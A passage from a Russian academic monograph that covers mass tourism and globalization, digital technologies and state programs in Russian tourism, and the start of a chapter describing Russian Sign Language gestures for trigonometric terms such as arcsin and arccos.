Процесс глобализации культуры реализуется в настоящее время в разных формах во всех областях человеческой деятельности: экономике, политике, науке, искусстве, спорте, туризме, личных контактах и т.д. Ни одна культура, социальная группа или этническая общность не остаются в стороне от этого процесса. При этом наиболее значимые изменения происходят в трех самых важных сферах человеческой жизнедеятельности:

1. сфере новых технологий и информационных систем (системе коммуникаций);
2. области этнических отношений на планете;
3. процессе развития мировой экономической системы. Современные технические достижения существенно расширили межкультурные контакты благодаря созданию новых транспортных средств и новых форм коммуникации. Резко возросла подвижность людей: сверхзвуковые самолеты могут доставить сегодня человека в любую точку планеты за считанные часы. Результатом этого стала доступность непосредственных контактов с культурами, которые ранее казались загадочными и странными. При прямом контакте с ними различия осознаются не только в одежде, пищевом рационе, кухонной утвари, но и в восприятии времени и пространства, в отношении к

женщинам и старикам, в способах и средствах ведения дел и т.д.

Массовый туризм может быть описан как исторически эволюционировавшая форма путешествий, однако отличий между ними больше, чем сходства. Следуя идее Ж. Бодрийяра о «новом гуманизме» потребления, массовый туризм представляется нам ярким воплощением теории потребительского «праксиса»: 1) общество потребления (вещей, товаров, рекламы, туристских услуг в том числе) впервые в истории предоставляет индивиду возможность вполне раскрепостить и осуществить себя; 2) система потребления идет дальше чистого потребления, давая выражение личности и коллективу, образуя новый язык, целую новую культуру.

«Один из приоритетов социально-экономического развития – улучшение работы организаций сферы услуг, связанных с производством туристских продуктов» [4, с. 109]. В системе массового туризма преобладают формы, которые направлены на поддержание жизненного тонуса, на стандартизацию форм потребления продуктов массовой культуры, формирование глобальных стандартизированных потребительских поведенческих моделей. Процессы информатизации общества, порождают и заменяют стандартизированными информационными продуктами индивидуальное восприятие времени и пространства, проживание его как объективной реальности реальностью виртуальной, в основе которой лежит механизм технологической имитации и мифологизации. В то же время одна из важнейших составляющих туризма, принцип визуализации, инкорпорируется в систему виртуального туризма

Сфера современного туризма характеризуется глобальными изменениями: «технологии, в том числе искусственный интеллект, мобильные приложения и интернет вещей, должны улучшить качество удовлетворения желаний клиентов по путешествиям. В будущем данные интернета вещей позволят компаниям путешествий и гостеприимства интегрировать передовую аналитику и машинное обучение для адаптации к поведению клиентов в режиме реального времени» [10, с. 10]. Массовый туризм является значимым

социальным процессом, важность влияния которого, как уже отмечалось ранее, до последнего времени не казалась столь очевидной. Наряду с мобильными технологиями современности (Интернет, мобильный телефон) он свидетельствует о преобразовании практики коммуникации «в движении». Сегодня массовый туризм маркирует процесс создания культуры: изучения мобильности, подвижности номадических практик постмодерна, того, что не укладывается в фиксированные «контейнеры» социальных групп, мейнстрима и субкультур.

Туризм выступает в качестве сигнификативной модальности социокультурных изменений, вбирая в механизм функционирования такие характеристики социокультурной реальности, как мобильность, виртуальность, визуальность, акцентирование потребительских приоритетов, эстетизированность, ориентация на гедонизм. Туризм иллюстрирует формирование ранее небывалого образа жизни как ответную реакцию социума на взаимопроникновение новых технологий, его стратегия приобретает очертания визуального потребления ресурсов ландшафта. Масштабность туристских практик, высокая степень зависимости туризма от целого ряда внешних и внутренних факторов и взаимосвязанность с ними определяет немаловажную роль туризма в конструировании познавательной и поведенческой стратегии туристов, специфике характера взаимодействия участников туристских процессов и социокультурного пространства.

Разобщенность внутреннего и внешнего пространства находит свое выражение в кризисе самоидентификации, поиске новых жизненных смыслов, выражающееся, в том числе, в глобальных туристских практиках. Смысловые ценностные структуры в пространстве личности взаимодействуют с мультикультурными кодами и оказывают влияние на социальную конфигурацию культурного пространства в транзитивном обществе. Аксиологическая парадигма постиндустриального общества позволяет

рассматривать феномен туризма как пространственную структуру самореализации личности в современную эпоху.

Д. Маккенелом впервые зафиксирован факт повсеместного появления туристского пространства в условиях глобализации. Д. Маккенел утверждал, что процесс туристификации пространства обычно сопряжен с сакрализацией, придающей специфическому природному или культурному творению статус священного объекта туристского ритуала. Данный процесс состоит из множества стадий (сцен): обозначение достопримечательности, ограничение и возвышение, почитание, механическое воспроизводство священного объекта и социальное воспроизводство новой достопримечательности, получившей собственное имя и известность.

Пространственная организация туристской дестинации, любое упорядочивание становятся зависимыми от контекста и цели, для достижения которых требуется культурный конструкт глобального туризма. В подобной перспективе среда может лишиться своей исторической сущности, аутентичности. Глобальный масштаб туристских потоков предполагает генерацию структур и критериев, позволяющих месту как единице туристского пространства в рамках существующих образцов глобального туризма направлять, развивать оценивать свой туристский потенциал. Туристская рефлексия вовлекает в свое поле не только жизненные возможности отдельных индивидов, но и целый ряд систематических, регулируемых, оценочных процедур, позволяющих отдельной дестинации анализировать, модифицировать и позиционировать свое положение в стремительно изменяющемся мироустройстве. Туристская рефлексия дает возможность идентифицировать конкретное место в географических, исторических и культурных координатах и определять его сущностные и потенциальные материальные и семиотические ресурсы. С этой точки зрения формирование туристского направления представляет собой часть рефлексивного процесса,

посредством которого общества и места как единицы туристского пространства вступают в глобальный порядок.¹

По нашему мнению, критериями туристского образа признаны эффективность стимулирования у потенциальных туристов ассоциаций, связанных с эстетизированностью, аттрактивностью, безопасностью, релаксацией, комфортом, элементами таинственности. Данные критерии легли в основу структурирования туристского пространства как пространства вариаций игры, праздника, коммуникации, физической релаксации. Профессионально организованное потребление в пространстве феномена туризма обеспечивает множественность жизненных практик, стимулирующих действие возвращения в пространство туризма.

Таким образом, феномен туризма представляет собой противоречивое по своему содержанию явление: с одной стороны, туризм предполагает свободу–свободу выбора, свободу передвижения, свободу выбирать из всего многообразия социокультурного быта человечества и приобщаться к нему. С другой стороны, глобальная туристская экспансия ставит вопрос об угрозе смены ориентиров идентичности, наиболее опасным следствием представляется риск утраты идентичности, влекущий за собой ценностную деструкцию, рассогласование ценностей или аномию, а также конструирование искусственной идентичности пространства на основе социальных стереотипов феномена туризма. В современной культуре сформировалось новое основание для ранжирования мест – культурно мотивированная живописность, «псевдоиерархия», поскольку живописные места даны потребителям в таком статусе не наряду со всеми остальными, а вместо всех остальных, и живописность – единственное ценное в таких местах. Действительно, с одной стороны, культура как контекст социальных событий, поведения, институтов или процессов традиционно задает базовые социокультурные измерения места.

¹ Официальный сайт Федерального агентства по туризму - [Электронный ресурс] Режим доступа: <http://www.russiatourism.ru>

Ландшафт как социальная конструкция содержит имидж и рассказ, вызывающие множество ассоциаций и историй. Он вписывается в социокультурную идентичность, отношения и жизненный сценарий и предполагает активную позицию в последовательности жизненных событий

Библиографический список.

1. Авилова Н.Л. Современный туризм: актуальные проблемы и перспективы /Авилова Н.Л., Балицкая И.В., Бритвина В.В., Домра Ю.М., Дусенко С.В., Косарева Н.В., Кривошеков П.П., Лапочкина В.В., Лопатин С.В., Майорова И.И., Седенков С.Е., Шариков В.И., Шаров С.С., Югай О.В., Якименко Р.В. // Москва, 2016.
2. Абросимова О.М. Инвестиции в туристскую отрасль российской экономики: основные тенденции и перспективы // В сб.: XXXI Международные Плехановские чтения. Материалы чтений: в 3 томах. Министерство образования и науки Российской Федерации; ФГБОУ ВО «Российский экономический университет имени Г.В. Плеханова». 2018. С. 9-12.
3. Бритвина В.В. Экологический менеджмент и оптимизация процессов гостиничного бизнеса / Бритвина В.В., Седенков С.Е. // В сборнике: Международный туризм и спорт Материалы I Всероссийской научно-практической конференции с международным участием. под редакцией Ю.В. Жилковой, З.В. Макаренко; составитель: И.Е. Евграфов. 2013. С. 45-49.
4. Жилкова Ю.В. Кластерный подход в туризме / Жилкова Ю.В., Бритвина В.В., Седенков С.Е. // Вестник Академии детско-юношеского туризма и краеведения. 2013. № 1. С. 151-154.
5. Волкова Г.Д. Инновационные и когнитивные технологии в промышленности, бизнесе, образовании / Волкова Г.Д., Червяков Л.М., Олейник А.В. // Качество. Инновации. Образование. 2000. № 1. С. 90.
6. Седенков С.Е. Количественные и качественные оценки эффективности участия в выставке / Седенков С.Е., Конюхов В.Г. // В сборнике: Фитнес-Аэробика-2016 материалы Всероссийской научной интернет-конференции.

2016. С. 135-141.

7. Молчанов И.Н., Молчанова Н.П. Финансирование формирования и развития региональных туристских кластеров // В сб.: Социально-экономические проблемы развития отдельных отраслей сферы услуг / Под ред. Н.А. Восколович, И.Н. Молчанова М.: Экономический факультет МГУ имени М.В. Ломоносова, 2017. С. 109-118.

8. Седенков С.Е. Использование информационных и телекоммуникационных технологий в системе бронирования /Седенков С.Е., Бритвина В.В. // В сборнике: Проблемы и перспективы развития туризма, рекреации и фитнеса материалы межкафедральной конференции. 2016. С. 89-92.

9. Dusenko S. Current state of innovative activities in education: the use of e-learning in russian universities /Dusenko S., Oleynik A., Sharikov V., Polyakov V., Kryukova E., Melnichuk A. // Research Journal of Pharmaceutical, Biological and Chemical Sciences. 2016. Т. 7. № 4. С. 1629-1637.

10. Шариков В.И.Процесс внедрения систем автоматизации на предприятиях турфирм / Шариков В.И., Седенков С.Е., Бритвина В.В. // Научное обозрение. 2017. № 11. С. 101-103.

11. Шариков В.И. Влияние экологического менеджмент на повышение конкурентоспособности гостиничных предприятий / Шариков В.И., Седенков С.Е. // В сборнике: Фитнес-Аэробика-2016 материалы Всероссийской научной интернет-конференции. 2016. С. 181-185.

Шариков В.И.

§4.7. Современные тенденции внедрения цифровых технологий в сфере социально-культурного сервиса.

Рассматриваются современные тенденции внедрения цифровых технологий в сфере социально-культурного сервиса и туризма, анализируются мероприятия по организации статистического наблюдения на основе цифровых технологий.

Ключевые слова: цифровые технологии, социально-культурный сервис, цифровая экономика, статистика, программа развития туризма.

Sharikov V.I.

§4.7. Current trends in the introduction of digital technologies in the field of social and cultural services.

We consider the current trends in the introduction of digital technologies in the field of social and cultural services and tourism, analyzes measures for the organization of statistical observation based on digital technologies.

Keywords: digital technologies, socio-cultural service, digital economy, statistics, tourism development program.

В 2017 году в России утверждена программа развития цифровой экономики, которая предполагает внедрение цифровых технологий во все сферы жизни [1].

В целях развития цифровой экономики определены 5 базовых направлений развития на период до 2024 года: нормативное регулирование, кадры и образование, формирование исследовательских компетенций и технических заделов, информационная инфраструктура и информационная безопасность.

В настоящее время Россия 41-е место по готовности к цифровой экономике со значительным отрывом от десятки лидирующих стран, таких, как Сингапур, Финляндия, Швеция, Норвегия, Соединенные Штаты Америки, Нидерланды, Швейцария, Великобритания, Люксембург и Япония. Это

обусловлено низким уровнем применения цифровых технологий бизнес-структурами, что обусловлено рядом факторов, среди которых недостаточно благоприятная среда для ведения бизнеса и инноваций, а также неподготовленность нормативной базы для цифровой экономики.

К цифровым технологиям относятся: нейротехнологии и искусственный интеллект; системы распределенного реестра; квантовые технологии; новые производственные технологии; промышленный интернет; компоненты робототехники и сенсорика; технологии беспроводной связи; технологии виртуальной и дополненной реальностей.

Рассмотрим на примере сферы социально-культурного сервиса современные тенденции внедрения цифровых технологий, которые будут способствовать достижению целей развития цифровой экономики.

Следует отметить, что в условиях экономического кризиса развитие социально-культурного сервиса и туризма может стать одной из «точек роста» экономики на федеральном и региональном уровнях. При этом для выхода из кризиса одной из очевидных мер является стимулирование спроса на товары и услуги. С этой точки зрения туризм является важнейшим катализатором экономического роста многих стран.

Для России этот тезис является актуальным в условиях экономических санкций, которые были введены против нашей страны в 2014 году. В рамках так называемого импортозамещения развитие внутреннего и въездного туризма будет способствовать развитию туристско-гостиничной инфраструктуры, проектированию новых туристско-рекреационных программ, повышению уровня занятости населения, увеличению налоговых и иных поступлений в бюджет страны и ее регионов. В этих условиях для определения возможности импортозамещения в 85 субъектах страны проведен мониторинг туристского рынка. Цель данного мониторинга состояла в расчете средней стоимости турпакета и в определении дополнительного числа туристов.

Таким образом, туризм оказывает активное влияние на экономическую и социальную сферу страны. Считается, что туризм оказывает эффективное воздействие на социально-экономическую сферу, если на 1 выезжающего и 1 выезжающего туриста приходится 4 туриста, путешествующих по своей стране. Туристско-рекреационный потенциал России используется только на 20 %.

В результате, падение спроса привело к снижению туроператорами своих объемов бизнеса – от разрабатываемых туров до количества сотрудников. Особенно непросто приходится небольшим туроператорам и турагентствам.

Однако следует заметить, что укрепление курса рубля может привести к тому, что постепенно будет увеличиваться выездной турпоток. Это вызвано тем, что, в целом, сервис и туристская инфраструктура в России все еще уступают зарубежным курортам при более высоком уровне цен. В этих условиях ценовая политика отечественных турфирм и гостиниц является недостаточно гибкой – цены постепенно повышаются при прежнем уровне сервиса.

Таким образом, можно констатировать, что основной тенденцией развития российского социально-культурного сервиса и туризма в настоящее время является перелом в пользу внутреннего и въездного туризма. Эти шансом необходимо воспользоваться. У российского туризма существуют все возможности стать одной высокодоходных отраслей экономики. Российские регионы должны использовать свой туристско-рекреационный потенциал для своего устойчивого социально-экономического развития.

Решение данной задачи во многих регионах осложняется отсутствием необходимого финансирования. Отчасти эту проблему в рамках Федеральной целевой программы «Развитие внутреннего и въездного туризма в Российской Федерации (2011 - 2018 годы)» (далее Программа) пытались решить на основе принципа государственно-частного партнерства. В результате реализации данной Программы должны быть созданы курортные и туристские объекты,

расположенные в соответствующих туристско-рекреационных и автотуристских кластерах [2].

При этом за счет средств федерального, регионального и местных бюджетов предполагается создание туристско-гостиничной и инженерной инфраструктуры. Внебюджетные источники финансирования должны обеспечить финансирование строительства объектов туристско-гостиничной индустрии. Совокупный объем затрат на реализацию данной Программы составляет 332 млрд. руб.

При этом расходы на реализацию Программы распределились следующим образом:

- средства федерального бюджета - 96 млрд. рублей (28,9 %), в том числе, капитальные вложения – 92,99 млрд. руб., прочие расходы – 3,01 млрд. руб.;
- средств бюджетов субъектов Российской Федерации и муниципальных образований - 25 млрд. рублей (7,5 %);
- средства внебюджетных источников - 211 млрд. руб. (63,6 %) [2].

Указанные выше средства будут направлены на решение трех основных задач:

- развитие туристско-рекреационного комплекса Российской Федерации (всего 327,6 млрд. руб., в том числе капвложения 327,2 млрд. руб. (из федерального бюджета 92,99 млрд. руб.) и прочие расходы 325 млн.руб. (все из федерального бюджета);
 - повышение качества туристских услуг (всего 740,5 млн.руб. – все прочие расходы, в том числе из федерального бюджета 642,0 млн. руб.);
 - продвижение туристского продукта Российской Федерации на мировом и внутреннем туристских рынках (всего 3,7 млрд. руб. – все прочие расходы, в том числе из федерального бюджета 2,047 млрд. руб.)
- Как видим, средства

внебюджетных источников составляют почти 64 %. Очевидно, что в условиях экономического кризиса может возникнуть ситуация, когда внебюджетные инвестиции могут быть сокращены. При этом не допускается замещение средств внебюджетных источников средствами федерального бюджета.

В этих условиях основные целевые индикаторы и показатели эффективности реализации Программы, могут быть не достигнуты (табл. 1).

Таблица 1

Индикаторы и показатели эффективности реализации федеральной целевой программы «Развитие внутреннего и въездного туризма в Российской Федерации (2011 - 2018 годы)» [2]

№ п/п	Индикаторы и показатели	ед. изм.	2011	2012	2013	2014	2015	2016	2017	2018
Целевые индикаторы										
1.	Численность российских граждан, размещенных в коллективных средствах размещения (далее – КСР)	млн. чел.	31,5	31,9	32,5	33	33,5	34	34,5	35
2.	Численность иностранных граждан, размещенных в КСР	млн. чел.	4,1	4,6	5,4	6,1	6,7	7,4	8	8,7
Целевые показатели										
3.	Площадь номерного фонда КСР	тыс. кв. м.	14421	14619	14927	15180	15433	15686	15939	16192
5.	Количество койко-мест в КСР	тыс. ед.	1305	1321	1347	1368	1389	1410	1431	1452
6.	Количество работников КСР	тыс. чел.	521	527	536	543,5	551	558,5	566	573,5
7.	Количество работников туристских организаций	тыс. чел.	41	42	43	44	45	46	47	48
8.	Объем туристских услуг, оказанных населению	млрд. руб.	101	110	123	134	145	156	167	178

Одной из актуальных задач, стоящих перед Россией, является не только развитие туристско-гостиничной инфраструктуры, но и эффективное продвижение российского туризма внутри страны и за границей. В этой связи следует сказать, что для продвижения российского турпродукта за границей реализуется маркетинговый проект «VisitRussia», направленный на открытие

российских туристских офисов за рубежом (офисы уже открыты в Италии, Финляндии, Германии, Китае, ОАЭ), что будет способствовать продвижению туристского бренда и формированию положительного имиджа России на международной арене.

Таким образом, государство комплексно пытается решить проблему развития внутреннего и въездного туризма. В частности, в марте 2016 г. внесены изменения (в большей части вступившие в силу с 1 января 2017 г.) в Федеральный закон от 24 ноября 1996 года № 132-ФЗ "Об основах туристской деятельности в Российской Федерации" [3]. Цель внесенных поправок – совершенствование правил ведения туристской деятельности.

Ниже представлен перечень некоторых нововведений, определяемых данными поправками:

- к существенным условиям договора относится выдача электронных билетов «туда-обратно» до начала путешествия (минимум за 24 часа);
- оформление документа о бронировании гостиницы или иного помещения для проживания (ваучера);
- вводятся электронные путевки;
- предоставление туроператором гарантий перевозчику по оплате договора (банковская гарантия, банковский вклад (депозит));
- вводится аккредитация организаций, осуществляющих классификацию объектов туристской индустрии;
- закреплён перечень способов финансового обеспечения ответственности туроператора (договор страхования и/или банковская гарантия);
- уточнен порядок формирования резервного фонда туроператоров в сфере выездного туризма;

- решено создать фонд персональной ответственности туроператора в сфере выездного туризма (размер ежегодного взноса составляет 1 % от общей цены туристского продукта в сфере выездного туризма за предыдущий год);

- скорректирован размер финансового обеспечения ответственности туроператора (3% - на 2016 г. а с 2017 г. - 5% от общей годовой цены турпродукта за год, предшествующий отчетному, но не менее 50 млн. руб.).

Остановимся на некоторых важных, на наш взгляд, поправках. Предусматривается создание резервного фонда туроператоров, которые занимаются выездным туризмом.

Резервный фонд формируется за счет следующих взносов туроператоров [3]:

- 50 тыс. руб. - для туроператоров, у которых показатель количества туристов в сфере выездного туризма за год составил не более чем 10 тыс. туристов включительно, а общая цена туристского продукта в сфере выездного туризма за предыдущий год составила не более чем 40 млн. руб.;

- 100 тыс. руб. - для туроператоров, у которых показатель количества туристов в сфере выездного туризма за год составляет не более чем 100 тыс. туристов включительно;

- 300 тыс. руб. - для туроператоров, у которых показатель количества туристов в сфере выездного туризма за год составляет более чем 100 тыс. туристов, но не более чем 500 тыс. туристов включительно;

- 500 тыс. руб. - для туроператоров, у которых показатель количества туристов в сфере выездного туризма за год составляет более чем 500 тыс. туристов.

Следует заметить, что согласно Закону, резервный фонд используется для финансирования расходов на оказание экстренной помощи туристам

(перевозка туриста из страны временного пребывания или иные действия, осуществляемые объединением туроператоров в связи с неисполнением туроператором своих обязательств по перевозке или размещению туриста).

Также в закон об основах туристской деятельности добавляется статья о создании фонда персональной ответственности туроператоров в сфере выездного туризма для выплаты денежных средств туристам в целях возмещения ущерба, возникшего в результате неисполнения туроператором своих обязательств. Для новых туроператоров размер вноса устанавливается в сумме 100 тыс. рублей. Для остальных туроператоров размер ежегодного вноса устанавливается в размере 1% от общей цены турпродукта за предыдущий год.

Также уделяется внимание профессиональной подготовке туристских кадров и обслуживающего персонала. На внутренних перевозках снижен налог на добавленную стоимость (НДС) для уменьшения транспортной составляющей турпродукта.

Многое делается для развития новых межрегиональных маршрутов («Серебряное ожерелье России», «Русские усадьбы», «Восточное кольцо») и маршрутов военно-патриотического туризма в рамках программы «Дороги Победы».

В современных условиях актуальной тенденцией развития индустрии туризма и гостеприимства является совершенствование российской статистики туризма.

В Стратегии развития туризма в Российской Федерации на период до 2020 года определены следующие мероприятия по организации статистического наблюдения в туризме [4]:

- совершенствование системы статистического наблюдения в сфере туризма с учетом международных рекомендаций по статистике туризма;

- разработка и утверждение официальной статистической методологии оценки количества въездных и выездных туристских поездок в соответствии с международными рекомендациями по статистике туризма;
- разработка и утверждение на основе Общероссийского классификатора видов экономической деятельности (ОКВЭД) собирательной группировки «Туризм».

Длительное время в России не было возможности оценить вклад туризма в ВВП страны, так как в Общероссийском классификаторе видов экономической деятельности (ОКВЭД) отсутствовала собирательная группировка «Туризм». Однако в 2015 году Министерством культуры Российской Федерации была утверждена собирательная группировка «Туризм» на основе ОКВЭД2 [5].

Теперь для оценки доли туризма в экономике страны будет использоваться следующая собирательная группировка «Туризм», включающая информацию по 12 видам экономической деятельности [6]:

- Размещение посетителей;
- Деятельность по предоставлению услуг общественного питания;
- Железнодорожные пассажирские перевозки;
- Автомобильные пассажирские перевозки;
- Водные пассажирские перевозки;
- Воздушные пассажирские перевозки;
- Аренда автотранспорта;
- Деятельность туристических агентств и туроператоров, а также деятельность в сфере предоставления услуг по бронированию;
- Деятельность в сфере культуры;
- Спортивно-развлекательная деятельность;

- Розничная торговля туристскими товарами;
- Характерные виды туристской деятельности с учетом специфики России.

На заседании Госсовета по развитию туризма, который прошел в августе 2015 года в Крыму, был внесен ряд предложений по развитию туризма в Российской Федерации.

В частности экспертами были озвучены некоторые из задач, стоящих перед государством:

- создание федерального реестра турагентств;
- создание федерального реестра гостиниц и аналогичных средств размещения;
- внедрение обязательной классификации коллективных средств размещения;
- создание единого электронного бланка туристской путевки;
- обеспечение взаимодействия между территориальными органами федеральной службы государственной статистики и органами управления туризмом в субъектах Российской Федерации.

Отметим наиболее важные, на наш взгляд, меры по развитию внутреннего туризма, предлагаемые Правительством Российской Федерации:

- завершить инвентаризацию государственных и муниципальных санаторно-курортных учреждений (Минздрав, Роспотребнадзор, Минэкономразвития и органы исполнительной власти субъектов Российской Федерации);
- поддержка туроператоров, обеспечивающих увеличение туристского потока на приоритетных туристских маршрутах по Российской Федерации, осуществляющих разработку новых маршрутов, а также формирующих на территории Российской Федерации чартерные туристские перевозки в период «низкого сезона» (Минкультуры, Минэкономразвития, Минфин);
- разработать механизм вовлечения неиспользуемых объектов государственной собственности в целях развития туристского комплекса в

Российской Федерации (Минкультуры, Ростуризм, Минэкономразвития, Росимущество);

- ускорить работу по согласованию проектов федеральных законов «О внесении изменений в Федеральный закон «Об основах туристской деятельности в Российской Федерации» с целью совершенствования правового регулирования оказания гостиничных услуг (поэтапное введение обязательной классификации гостиниц и иных средств размещения) и «О внесении изменений в статью 288 части первой Гражданского кодекса Российской Федерации и в Жилищный кодекс Российской Федерации» (предоставление права собственникам жилых помещений использовать квартиры под гостиницы с номерным фондом не более пятидесяти номеров без их перевода в нежилые помещения) (Минкультуры, Минэкономразвития, Минфин, Минюст);

- субсидирование внутренних перевозок различными видами транспорта в целях повышения транспортной доступности туристско-рекреационных комплексов и объектов туристского показа с учётом перечня приоритетных туристских маршрутов по Российской Федерации (Минтранс, Минкультуры).

Таким образом, внедрение цифровых технологий в сфере социально-культурного-сервиса будет способствовать развитию экономики при условии совершенствования статистического наблюдения и необходимого финансирования.

Библиографический список и источников

1. Распоряжение Правительства Российской Федерации от 28 июля 2017 г. № 1632-р «Об утверждении программы «Цифровая экономика Российской Федерации».
2. Постановление Правительства Российской Федерации от 2 августа 2011 г. № 644 «О Федеральной целевой программе «Развитие внутреннего и въездного туризма в Российской Федерации (2011 - 2018 годы)» (в ред. Постановления Правительства РФ от 18.12.2014 г. № 1407).
3. Федеральный закон от 2 марта 2016 г. № 49-ФЗ "О внесении изменений в отдельные законодательные акты Российской Федерации в целях совершенствования законодательства, регулирующего туристскую деятельность"

4. Распоряжение Правительства Российской Федерации от 31 мая 2014 г. № 941-р «Об утверждении стратегии развития туризма в Российской Федерации на период до 2020 года» (в ред. Распоряжения Правительства РФ от 11.11.2014 г. № 2246 р.)

5. Приказ Федеральной службы государственной статистики от 2 июля 2015 г. № 295 "Об утверждении статистического инструментария для организации федерального статистического наблюдения за рыночными услугами, туризмом и административными правонарушениями в сфере экономики".

6. Шариков В.И. Совершенствование статистического учета в сфере туризма // Вестник РМАТ. 2016. № 1. С. 22.

Харламенков А.Е.

§4.8. Лексикографирование терминологии в математике посредством «Электронной справочно-аналитической системы “Русско-жестовый толковый словарь”».

В параграфе приводятся результаты научных изысканий по проблеме лексикографирования математической терминологии на примере тригонометрии и некоторых других математических терминов посредством «Электронной справочно-аналитической системы “Русско-жестовый толковый словарь”». Ил. 11. Библиог. 20 назв.

Ключевые слова: глухие, лексикография, жестовый язык, математика, тригонометрия, толковый словарь жестового языка, русский жестовый язык, изучение жестового языка, обучение жестовому языку.

Harlamenkov A.E.

§4.8. Lexicography of terminology in mathematics by means of the “Electronic reference and analytical system “Russian-gestural explanatory dictionary”».

The results of scientific research on the problem of lexicography of mathematical terminology using the example of trigonometry and some other mathematical terms are presented in the pragrarch by means of the “Electronic Reference and Analytical System “Russian-Gesture Dictionary”. Il 11. Bibliog. 20 titles.

Keywords: deaf, lexicography, sign language, mathematics, trigonometry, explanatory dictionary of sign language, Russian sign language, learning sign language, learning sign language.

Существующие словари жестовых языков [2–4; 9; 11; 13; 18] по сравнению со словарями русского языка [5–8; 10] показывают, на сколько мал лексикографический запас жестового языка. Более того, в словарях жестового языка практически полностью отсутствует терминология и специальная лексика. С этой проблемой ежедневно сталкиваются все переводчики жестового языка, особенно, работающие в образовании. Обусловлено это

молодостью жестового языка как такового — лишь к 1760 г. в Париже был открыт Institution Nationale des sourds-muets de Paris (Национальный институт глухонемых в Париже) [19], в котором впервые были собраны вместе глухие дети для обучения: возникла обособленная социальная группа (глухие дети), представители которой должны были искать возможность общаться друг с другом; воспитатели и преподаватели, опекающие их, заметили это и стали поощрять и развивать. Этот момент и считается моментом возникновения жестового языка, как самостоятельного явления.

Между тем, можно считать, что глухие в обществе были всегда. Одно из древнейших упоминаний о глухих имеется в Библии: *«Господь сказал: кто дал уста человеку? кто делает немым, или глухим, или зрячим, или слепым? не Я ли Господь?»* Исх.4:11 (до Р. Хр. 1495 г.) — более 3 500 лет назад. Однако, на протяжении тысячелетий, глухих не обучали из-за незнания, как с ними общаться; лишь чуть более 500 лет назад ситуация стала меняться. Подробнее об этом пишет Н. В. Покровский в «Истории развития сурдопедагогики» [20].

В России первое описание жестов (около двухсот) было дано первым Российским сурдопедагогом В. И. Флери в 1835 г. [12]. Первый фундаментальный жестовый словарь был составлен в СССР в XX веке величайшим исследователем жестового языка И. Ф. Гейльманом и вышел в двух изданиях в 1957 г.[2] и 1970-х годах [3] и содержал около 4-х тысяч жестов. Технологическая сложность фиксации жестов в бумажном издании стала главной причиной того, что в XX веке эти словари больше не переиздавались.

Следующим, после столь долгого перерыва, стал словарь «Говорящие руки» [13], вышедший в свет лишь в 2001 г. — великолепно иллюстрированное и многократно переизданная публикация. Критика этого словаря дана нами ранее в [15]. В тот же 2001 год вышел электронный словарь «Электронная обучающая система (ЭОС) "Русский жестовый язык"» [4], являющийся до сего момента лучшим жестовым словарём по качеству, грамотности и профессионализму подачи материала. Обзор иных словарей жестового языка дан в [14]. Кроме

отмеченных в ранее проведённых исследованиях особенностей существующих словарей жестового языка, объединяет их ещё один момент — сосредоточенность на общекультурном лексиконе и почти полное отсутствие терминологии, за редким исключением в единичных зарубежных словарях.

«Электронная справочно-аналитическая система “Русско-жестовый толковый словарь”» предназначена для сбора и фиксации всех жестов с одновременным выявлением их структурных компонентов и взаимосвязей; выявление и уточнение их смыслового значения, то есть — полного лексикографирования жестового языка. Каждый жест снабжается соответствующими пометами, к какому виду речи он относится (нормированной, специальной, разговорной, просторечной, бранной, и т. д.). Ненормативная лексика также фиксируется, однако находится в закрытом разделе, доступ к которому предоставляется по особому запросу, например для сотрудников следственных органов и переводчиков, работающих в судебно-правовой сфере.

Словарь доступен через сайт Сообщества переводчиков русского жестового языка «СурдоЦентр» (www.SurdoCentr.ru) [далее — Сайт], а так же в виде мобильного приложения для планшетов на платформе Android. Его целевой аудиторией являются; переводчики жестового языка и студенты языковых курсов; носители жестового языка (глухие) и неспециалисты широкого круга. Проблема диаметральной разности интересов и потребностей этих групп, влекущая противоречия в целях, задачах и способах их достижения, решена через создание двух режимов работы Системы (Справочный и Аналитический) и через разграничение доступа к информации. Подробное описание словаря дано в нашей предыдущей монографии [15].

Отсутствие специальной терминологии приводит к тому, что в сфере образования переводчики жестового языка вынуждены разрабатывать жестовую терминологию по каждому переводимому предмету. Данный словарь позволяет зафиксировать все эти наработки и предоставить их в общий доступ

для обсуждения и доработки. В таком порядке в словарь помещены жесты по тригонометрии и некоторым другим смежным математическим терминам.

Нижеприведённая жестовая терминология разработана переводчиком русского жестового языка I категории А.Е. Харламенковым и применяется в ГБПОУ «КАДР № 26»; в Московском политехническом университете. Отличительной особенностью разработанных жестов является их компактность, дающая быстроту демонстрации при синхронном переводе лекций; уникальность графического образа, избавляющая от ошибок при считывании жеста с рук переводчика.

Описания жестов помещены в Электронную справочно-аналитическую систему «Русско-жестовый толковый словарь» [16] и приводятся здесь в неизменном виде.

ARCCOS; АРККОСИНУС



Рисунок 1. arccos

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем левой дактилирует «АК».

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

$\arccos A$ это угол, косинус которого равен A .

Просмотреть жест в динамике:

<http://surdocentr.ru/russko-zhestovyj-tolkovyj-slovar?view=surd&id=1559>

ARCCTG; АРККОТАНГЕНС



Рисунок 2. *arcctg*

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем левой дактилирует «АКТ».

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

$\text{arcctg } A$ это угол, котангенс которого равен A .

Просмотреть жест в динамике:

<http://surdocentr.ru/russko-zhestovyj-tolkovyj-slovar?view=surd&id=1561>

ARCSIN; АРКСИНУС



Рисунок 3. *arcsin*

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем левой дактилирует «АС».

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

$\arcsin A$ это угол, синус которого равен A .

Просмотреть жест в динамике:

<http://surdocentr.ru/russko-zhestovyj-tolkovyj-slovar?view=surd&id=1560>

ARCTG; АРКТАНГЕНС



Рисунок 4. *arctg*

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем левой дактилирует «АТ».

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

$\arctg A$ это угол, тангенс которого равен A .

Просмотреть жест в динамике:

